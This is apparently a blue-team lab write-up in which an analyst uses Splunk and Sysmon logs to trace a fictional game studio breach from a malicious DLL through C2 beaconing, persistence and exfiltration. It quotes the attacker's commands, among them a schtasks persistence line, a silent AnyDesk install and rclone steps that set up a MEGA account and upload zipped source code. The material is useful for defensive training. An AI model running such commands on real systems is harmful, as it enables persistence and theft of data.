

Source Leak [Blue Team Challenge]

EmberForge Studios - a small indie game dev - just got breached. Their upcoming title *Neon Shadows* was leaked to underground forums before release.

Lead Artist **Lisa Martin** reported strange behavior on her workstation after opening a file from her desktop. 48 hours later, source code was everywhere.

As a SOC analyst, you've been tasked to investigate what happened.

Objective

- Identified the initial access vector
- Gathered IOCs (hashes, IPs, domains)
- Traced the kill chain from execution to exfiltration
- Built a timeline for your IR report

Splunk SPL References

Splunk queries flow left to right using pipes:

```
search | filter | transform | display
```

Example:

```
index=main EventCode=1 | where User!="SYSTEM" | table _time User CommandLine
```

Operators

Operator	What it does	Example
=	Equals	EventCode=1
!=	Not equals	User!=SYSTEM
*	Wildcard	Image="*powershell*"
AND	Both true	EventCode=1 AND User=admin
OR	Either true	EventCode=1 OR EventCode=3

Sysmon Events

Event	What it captures	Why it's important
1	Process created	See what ran, command lines, parent process
3	Network connection	Find C2 traffic, lateral movement
8	CreateRemoteThread	Catch process injection
11	File created	Malware drops, staging
13	Registry modified	Persistence mechanisms
22	DNS query	C2 domain lookups

Windows Security Events

Event	What it means
4624	Successful login
4720	Account created
7045	Service installed
1102	Logs were cleared

Logon Types: 2 = keyboard, 3 = network/SMB, 10 = RDP

Threat Hunting Queries

See what processes ran:

```
index=main EventCode=1
| table _time Computer User Image CommandLine ParentImage
| sort _time
```

See network connections:

```
index=main EventCode=3
| table _time Computer Image DestinationIp DestinationPort
| sort _time
```

See DNS lookups:

```
index=main EventCode=22
| table _time Computer QueryName
```

```
| sort _time
```

The 4-Step Process

1. COLLECT

Run queries. Grab everything. Don't filter yet - you don't know what's important.

Capture: timestamps, hostnames, users, IPs, file paths, command lines, hashes.

2. CORRELATE

Connect events. Same user? Same timeframe? Parent spawned child?

Ask: *What happened before this? What happened after?*

3. CONTEXTUALIZE

Is this normal or suspicious?

Check: Business hours? Expected behavior? Known tool or malware?

4. CONSTRUCT

Build the story. Put events in order. Map to attack stages.

Output: Timeline, IOCs, narrative.

Suspicious behavior

These should make you stop and dig deeper:

Pattern	Why it's bad
<code>powershell -encodedcommand</code>	Hiding something
Files in <code>\Temp\</code> or <code>\Public\</code>	Common malware drop zones
<code>winword.exe → cmd.exe</code>	Office shouldn't spawn shells
Login at 3am from new IP	Attacker hours
Process with random name	Malware trying to blend in

Phase 1: Initial Access

After connecting to the lab environment, we can start investigating what happened on Lisa's workstation. Time to figure out when, and how.

Now we set the time filter to all time to start abroad and make sure no events are overlooked, then we search `index=*` to include all and filter by username.

[illegible]

The username `lmartin` is the top third value, indicating that it could be the username for the compromised host. We can search Event ID 1 for `sysmon` to find what malicious files could have been executed, we run the following query:

```
index=main user=lmartin EventCode=1 | table _time User Image CommandLine |
sort time
```

The first thing I noticed is enumeration commands, they are commonly executed by attackers during enumeration after gaining initial access.

	User	Image	CommandLine
01-30 21:32:42	EMBERFORGE\lmartin	C:\Windows\System32\notepad.exe	c:\windows\system32\notepad.exe ""
01-30 21:33:32	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=u -service-sandbox-type=service --ram-no-pressure-read-main-dll --metrics handle=8032,i,4533984542094480536,17526073281317471654,524288 --field-t handle=1816,i,14119359742562768629,4946748018309707422,262144 --variati uid=3190709050030717226 --mojo-platform-channel-handle=3916 /prefetch:
01-30 21:33:59	EMBERFORGE\lmartin	C:\Windows\System32\HOSTNAME.EXE	hostname
01-30 21:34:19	EMBERFORGE\lmartin	C:\Windows\System32\ipconfig.exe	ipconfig /all
01-30 21:34:32	EMBERFORGE\lmartin	C:\Windows\System32\net.exe	net user /domain
01-30 21:34:33	EMBERFORGE\lmartin	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 user /domain
01-30 21:34:44	EMBERFORGE\lmartin	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group "Domain Admins" /domain
01-30 21:34:44	EMBERFORGE\lmartin	C:\Windows\System32\net.exe	net group "Domain Admins" /domain
01-30 21:34:52	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=u -service-sandbox-type=service --ram-no-pressure-read-main-dll --metrics handle=5976,i,14087028482008916742,4988159630515701523,524288 --field-t handle=1816,i,14119359742562768629,4946748018309707422,262144 --variati uid=3190709051904800924 --mojo-platform-channel-handle=6736 /prefetch:
01-30 21:35:07	EMBERFORGE\lmartin	C:\Windows\System32\nltest.exe	nltest /dclist:emberforge.local

In addition, there is a malicious DLL execution from an unusual loaction (D:/) that is: review.dll
update.exe was used to do some suspicious activity after that.

	User	Image	CommandLine
2026-01-30 21:26:09	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=u -service-sandbox-type=service --skip-read-main-dll --metrics-shmem-hand field-trial-handle=1816,i,14119359742562768629,4946748018309707422,2621 uid=3190709042534382434 --mojo-platform-channel-handle=4648 /prefetch:
2026-01-30 21:27:00	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=u -service-sandbox-type=service --ram-no-pressure-read-main-dll --metrics handle=7896,i,10077470923639692218,9606657104315938805,524288 --field-t handle=1816,i,14119359742562768629,4946748018309707422,262144 --variati uid=319070904408466132 --mojo-platform-channel-handle=7336 /prefetch:
2026-01-30 21:27:03	EMBERFORGE\lmartin	C:\Windows\System32\rundll32.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW
2026-01-30 21:27:55	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	CommandLine = "C:\Windows\System32\rundll32.exe" D:\revie... exe" --type=u dll --metrics 88 --field-tr 144 --variati 20 /prefetch:
2026-01-30 21:28:54	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	View events -service-sandbox-type=service --ram-no-pressure-read-main-dll --metrics handle=6484,i,11958672339364523047,5940761389279100094,524288 --field-t handle=1816,i,14119359742562768629,4946748018309707422,262144 --variati uid=3190709046282549830 --mojo-platform-channel-handle=3552 /prefetch:
2026-01-30 21:29:57	EMBERFORGE\lmartin	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=u

Indicators Of Compromise

By expanding the event we can document IOCs:

The same lmartin account ran the malicious file, this account needs an immediate password reset.

The exact timestamp for this incident is: 2026-01-30 21:27:03

The file sha256 can be viewed is:

0BB68E54629555FB9F70FB8D7B95FE1A5F987EEEEF57DE0A2671EEB14063CED1

The parent process is: explorer.exe

The windows built in binary used is: rundll32.exe

List ▾ Format 20 Per Page ▾		
i	Time	Event
>	1/30/26 9:27:03.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-01-30T21:27:03.3014474Z' /><EventRecordID>2714</EventRecordID><Correlation/><Execution ProcessID='2916' ThreadID='3592' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-B9GHHO6.emberforge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2026-01-30 21:27:03.300</Data><Data Name='ProcessGuid'>{9c0b86ee-2227-697d-1203-000000004701}</Data><Data Name='ProcessId'>1636</Data><Data Name='Image'>C:\Windows\System32\rundll32.exe</Data><Data Name='FileVersion'>10.0.20348.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows host process (Rundll32)</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>RUNDLL32.EXE</Data><Data Name='CommandLine'>"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW</Data><Data Name='CurrentDirectory'>D:\</Data><Data Name='User'>EMBERFORGE\lmartin</Data><Data Name='LogonGuid'>{9c0b86ee-1b13-697d-2bcc-110000000000}</Data><Data Name='LogonId'>0x11cc2b</Data><Data Name='TerminalSessionId'>3</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>MD5=F5B2D37BED0D2B15957736C23B9F547F, SHA256=0BB68E54629555FB9F70FB8D7B95FE1A5F987EEEEF57DE0A2671EEB14063CED1, IMPHASH=5C68DE198B5D2DD5C1129782AD19676C</Data><Data Name='ParentProcessGuid'>{9c0b86ee-1b1d-697d-ae01-000000004701}</Data><Data Name='ParentProcessId'>3036</Data><Data Name='ParentImage'>C:\Windows\explorer.exe</Data><Data Name='ParentCommandLine'>C:\Windows\Explorer.EXE</Data><Data Name='ParentUser'>EMBERFORGE\lmartin</Data></EventData></Event></pre> host = EC2AMAZ-B9GHHO6 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog

Phase 2: Command & Control

To identify network activity and C2 domains along with the use of update.exe that was identified previously we run the following dns query:

```
index=main EventCode=22 process_name="update.exe" | table _time Computer  
QueryName | sort _time
```

_time ↕	Computer ↕	QueryName ↕
2026-01-30 21:40:26	EC2AMAZ-B9GHH06.emberforge.local	cdn.cloud-endpoint.net
2026-01-30 21:40:28	EC2AMAZ-B9GHH06.emberforge.local	cdn.cloud-endpoint.net
2026-01-30 21:41:44	EC2AMAZ-B9GHH06.emberforge.local	cdn.cloud-endpoint.net
2026-01-30 21:43:10	EC2AMAZ-B9GHH06.emberforge.local	cdn.cloud-endpoint.net
2026-01-30 23:00:57	EC2AMAZ-16V3AU4.emberforge.local	cdn.cloud-endpoint.net
2026-01-30 23:07:41	EC2AMAZ-16V3AU4.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 00:34:22	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 00:39:25	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 01:24:17	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 01:34:17	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 04:35:10	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 04:40:11	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-01-31 05:16:30	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-02-01 00:10:32	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-02-01 00:20:34	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-02-01 04:44:46	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-02-01 04:49:46	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net
2026-02-01 06:18:25	EC2AMAZ-EEU3IA2.emberforge.local	cdn.cloud-endpoint.net

The domain that the malware beacon to is: cdn.cloud-endpoint.net

The IP address: 104.21.30.237

The full path of the dropped executable is: C:\Users\Public\update.exe

The file sha256 is:

060F3B8431316753ECE7B1EF664283F70D79FFC0A2D8F553EAD289C034DB9EDB

Phase 3: Post-Compromise

By hunting for process injections and discoveries with the following query:

```
index=main EventCode=8
| table _time SourceImage TargetImage
| sort _time
```

We find that the beacon moved into a legitimate process to stay hidden that is notepad.exe

1 index=main EventCode=8
2 | table _time SourceImage TargetImage
3 | sort _time

All time

19 events (before 7/1/26 4:34:01.000 PM)
No Event Sampling
Job
Smart Mode

Events
Patterns
Statistics (19)
Visualization

100 Per Page
Format
Preview

_time	SourceImage	TargetImage
2026-01-30 21:18:09	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:18:11	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:18:22	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:18:23	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:18:31	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:18:31	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-30 21:32:42	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe
2026-01-30 21:56:44	C:\Users\Public\update.exe	C:\Windows\System32\spoolsv.exe
2026-01-31 00:34:06	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-31 00:52:15	<unknown process>	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-01-31 01:23:58	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe
2026-01-31 04:34:53	C:\Windows\System32\dwmm.exe	C:\Windows\System32\csrss.exe

The commands used earlier to enumerate domain users and admins are:

```
net user /domain
net group "Domain Admins" /domain
```

Phase 4: Persistence

In order to hunt for persistence mechanisms, we use the following queries:

```
index=main EventCode=1 Image="*schtasks.exe"
| table _time User CommandLine
| sort _time
```

```
index=main EventCode=1
| search CommandLine="*install*" OR CommandLine="*setup*"
| table _time User Image CommandLine
| sort _time
```


The created schedule to start after reboot was named: WindowsUpdate

856b0a661.proxy.coursestack.com/en-US/app/search/search?q=search%20index%3Dma... | [Icons]

Format Timeline | Zoom Out | Zoom to Selection | Deselect

	List ▾	Format	50 Per Page ▾
< Hide Fields All Fields	i	Time	Event
SELECTED FIELDS <i>a host 1</i> <i>a source 1</i> <i>a sourcetype 1</i>	> 1/30/26 11:47:38.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{570385f-c22a-43e0-bf4c-06f5698fbfd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><TaskId>1</TaskId><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:47:38.3080899Z' /><EventRecordID>5644</EventRecordID><Correlation><Execution ProcessID='2632' ThreadID='3720' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-EUU3IA2.emberforge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'></Data><Data Name='UtcTime'>2026-01-30 23:47:38.302</Data><Data Name='ProcessGUID'>{a7c277a3-431a-697d-5a06-000000004801}</Data><Data Name='ProcessID'>6072</Data><Data Name='Image'>C:\Windows\System32\svchost.exe</Data><Data Name='FileVersion'>10.0.20348.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Task Scheduler Configuration Tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>schtasks.exe</Data><Data Name='CommandLine'>schtasks /create /tn "WindowsUpdate" /tr "C:\Users\Public\update.exe" /sc onstart /ru system </Data><Data Name='CurrentDirectory'>C:\Windows\system32</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{a7c277a3-16ab-697d-e703-000000000000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>MD5=A5C613AE2541EE5FFB83E2882DC148C2, SHA256=7AFCC83671A6142996A2F6BE94D5330000943A8BA2293851A4232B76FA29AD, IMPHASH=44E70F20C235C150D75F6FC8B1E29CD1</Data><Data Name='ParentProcessGuid'>{a7c277a3-431a-697d-5a06-000000004801}</Data><Data Name='ParentProcessID'>6328</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\cmd" /F:ON /Q /C shtasks /create /tn "WindowsUpdate" /tr "C:\Users\Public\update.exe" /sc onstart /ru system &gt;&t; \Windows\Temp\ixG0g5dh 2&t; &a mp;1</Data><Data Name='ParentUser'>NT AUTHORITY\SYSTEM</Data></EventData></Event></pre>	
INTERESTING FIELDS <i>a action 1</i> <i>a Channel 1</i> <i>a CommandLine 1</i> <i>a Company 1</i> <i>a Computer 1</i> <i>a CurrentDirectory 1</i> <i>a Description 1</i> <i>a dest 1</i> <i>a dvc 1</i> <i>a dvc_nt_host 1</i> <i># event_Id 1</i> <i>a EventChannel 1</i> <i># EventCode 1</i> <i>a EventData_Xml 1</i> <i>a EventDescription 1</i> <i># EventID 1</i> <i># EventRecordID 1</i> <i>a eventtype 4</i>	host = EC2AMAZ-EUU3IA2 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog		

Another persistence mechanism used is the setup of a remote access tool: AnyDesk

i	Time	Event
>	1/30/26 11:09:37.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffb9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:09:37.5937934Z' /><EventRecordID>3614</EventRecordID><Correlation><Execution ProcessID='2864' ThreadID='3680' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-16V3AU4.emberforge.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2026-01-30 23:09:37.592</Data><Data Name='ProcessGuid'>{e06ac9d2-3a31-697d-2105-000000004701}</Data><Data Name='ProcessId'>7124</Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.20348.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>cmd.exe /c "C:\Users\Public\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent"</Data><Data Name='CurrentDirectory'>C:\Windows\system32</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{e06ac9d2-16ad-697d-e703-000000000000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>MD5=E7A6B1F51EFB405287A8048CFA4690F4, SHA256=EB71EA69DD19F728AB9240565E8CFE5B9821E19E3788E289301E1E74940C208, IMPHASH=D60B77062898DC6BFAE7FE11A0F8806C</Data><Data Name='ParentProcessGuid'>{e06ac9d2-3828-697d-e004-0000000004701}</Data><Data Name='ParentProcessId'>3428</Data><Data Name='ParentImage'>C:\Users\Public\update.e.exe</Data><Data Name='ParentCommandLine'>C:\Users\Public\update.exe</Data><Data Name='ParentUser'>NT AUTHORITY\SYSTEM</Data></EventData></Event></pre>
		host = EC2AMAZ-16V3AU4 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog

Phase 5: Data Theft

The source code was exfiltrated. How did they package it and where did they send it?


To hunt for exfiltration, we can use the following queries to check for IOCs like zip files and IP addresses:

```
index=main EventCode=1 | search CommandLine="*zip*" OR  
CommandLine="*compress*" OR CommandLine="*rclone*" | table time User Image
```

CommandLine | sort _time

```
index=main EventCode=3 NOT DestinationIp="10.*" NOT
DestinationIp="192.168.*"
| table _time Image DestinationIp DestinationPort
| sort _time
```

After using the first query, we discover that the tool rclone was used to exfiltrate the data which is a zip file named: gamedev.zip, through the cloude provider mega.




_time	User	Image	CommandLine
2026-01-30 23:11:28	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -c "Compress-Archive -Path C:\GameDev - DestinationPath C:\Users\Public\gamedev.zip"
2026-01-30 23:11:44	NT AUTHORITY\SYSTEM	C:\Users\Public\rclone.exe	C:\Users\Public\rclone.exe --config C:\Users\Public\rclone.conf copy C:\Users\Public\gamedev.zip mega:exfil -v
2026-01-30 23:12:17	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	cmd.exe /c "echo [mega]> C:\Users\Public\rclone.conf"
2026-01-30 23:12:23	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	cmd.exe /c "echo type = mega>> C:\Users\Public\rclone.conf"
2026-01-30 23:12:36	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	cmd.exe /c "echo user = jwilson.vhr@proton.me>> C:\Users\Public\rclone.conf"
2026-01-30 23:12:44	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	cmd.exe /c "echo pass = 1PS7P86ziG00iZmuq5XFbyEXKkkB8C10iwBY>> C:\Users\Public\rclone.conf"
2026-01-30 23:12:52	NT AUTHORITY\SYSTEM	C:\Users\Public\rclone.exe	C:\Users\Public\rclone.exe --config C:\Users\Public\rclone.conf copy C:\Users\Public\gamedev.zip mega:exfil -v
2026-01-31 00:46:07	EMBERFORGE		"C:\Program Files\7-Zip\7zFM.exe"
2026-01-31 00:46:49	EMBERFORGE		"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap9318:498:7zEvent24263 -ad -saa -- "C:\Users\Administrator\Downloads\Downloads"
2026-04-05 23:50:20	EMBERFORGE		"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -- type=utility --utility-sub-type=unzip.mojom.Unzipper --lang=en-US --service-sandbox-type=service --skip-read-main-dll --metrics-shmem-handle=156,i,15783643865159951742,17165664049208033683,524288 -- field-trial-handle=2176,i,8335062031712740339,10964143315378493703,262144 --

The file targeted was C:\GameDev

By filtering for the exfiltration tool we can identify more details

The destination IP: 66.203.125.15

The timestamp: 2026-01-30 23:12:54



The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index=main EventCode=3 Image=*rclone.exe | table _time Image DestinationIp DestinationPort | sort _time`. The search results show 1 event (before 7/1/26 8:33:14.000 PM). The event details are as follows:

_time	Image	DestinationIp	DestinationPort
2026-01-30 23:12:54	C:\Users\Public\rclone.exe	66.203.125.15	443

Phase 6: Wrap Up

Time to assess the full damage. How far did they get? What did they leave behind?

Hunt for cleanup and persistence:

```
index=main EventCode=1102
| table _time Computer User
| sort _time
```

```
index=main EventCode=4720
| table _time Computer TargetUserName
| sort _time
```

The event ID that indicates logs were cleared is 1102

1 index=main EventCode=1102

All time

2 events (before 7/1/26 8:52:07.000 PM)

No Event Sampling

Job

Smart Mode

Events (2)

Patterns

Statistics

Visualization

Format Timeline

Zoom Out

Zoom to Selection

Deselect

1second per column

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a action 1

a app 1

a Caller_User_Name 1

a change_type 1

a Channel 1

ClientProcessId 2

ClientProcessStartKey 2

a Computer 1

a dest 1

a dvc 1

a dvc_nt_host 1

List

Format

50 Per Page

i	Time	Event
>	1/30/26 11:52:00.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Eventlog' Guid='{fc65ddd8-d6ef-4962-83d5-6e5cfe9ce148}' /><EventID>1102</EventID><Version>1</Version><Level>4</Level><Task>104</Task><Opcode>0</Opcode><Keywords>0x4020000000000000</Keywords><TimeCreated SystemTime='2026-01-30T23:52:00.3863080Z' /><EventRecordID>174363</EventRecordID><Correlation><Execution ProcessID='1124' ThreadID='7136' /><Channel>Security</Channel><Computer>EC2AMAZ-EEU3IA2.emberforge.local</Computer><Security></System><UserData><LogFileCleared xmlns='http://manifests.microsoft.com/win/2004/08/windows/eventlog'><SubjectUserSid>S-1-5-18</SubjectUserSid><SubjectUserName>SYSTEM</SubjectUserName><SubjectDomainName>NT AUTHORITY</SubjectDomainName><SubjectLogonId>0x3e7</SubjectLogonId><ClientProcessId>6388</ClientProcessId><ClientProcessStartKey>92323792361096836</ClientProcessStartKey></LogFileCleared></UserData></Event> host = EC2AMAZ-EEU3IA2 source = XmlWinEventLog:Security sourcetype = XmlWinEventLog
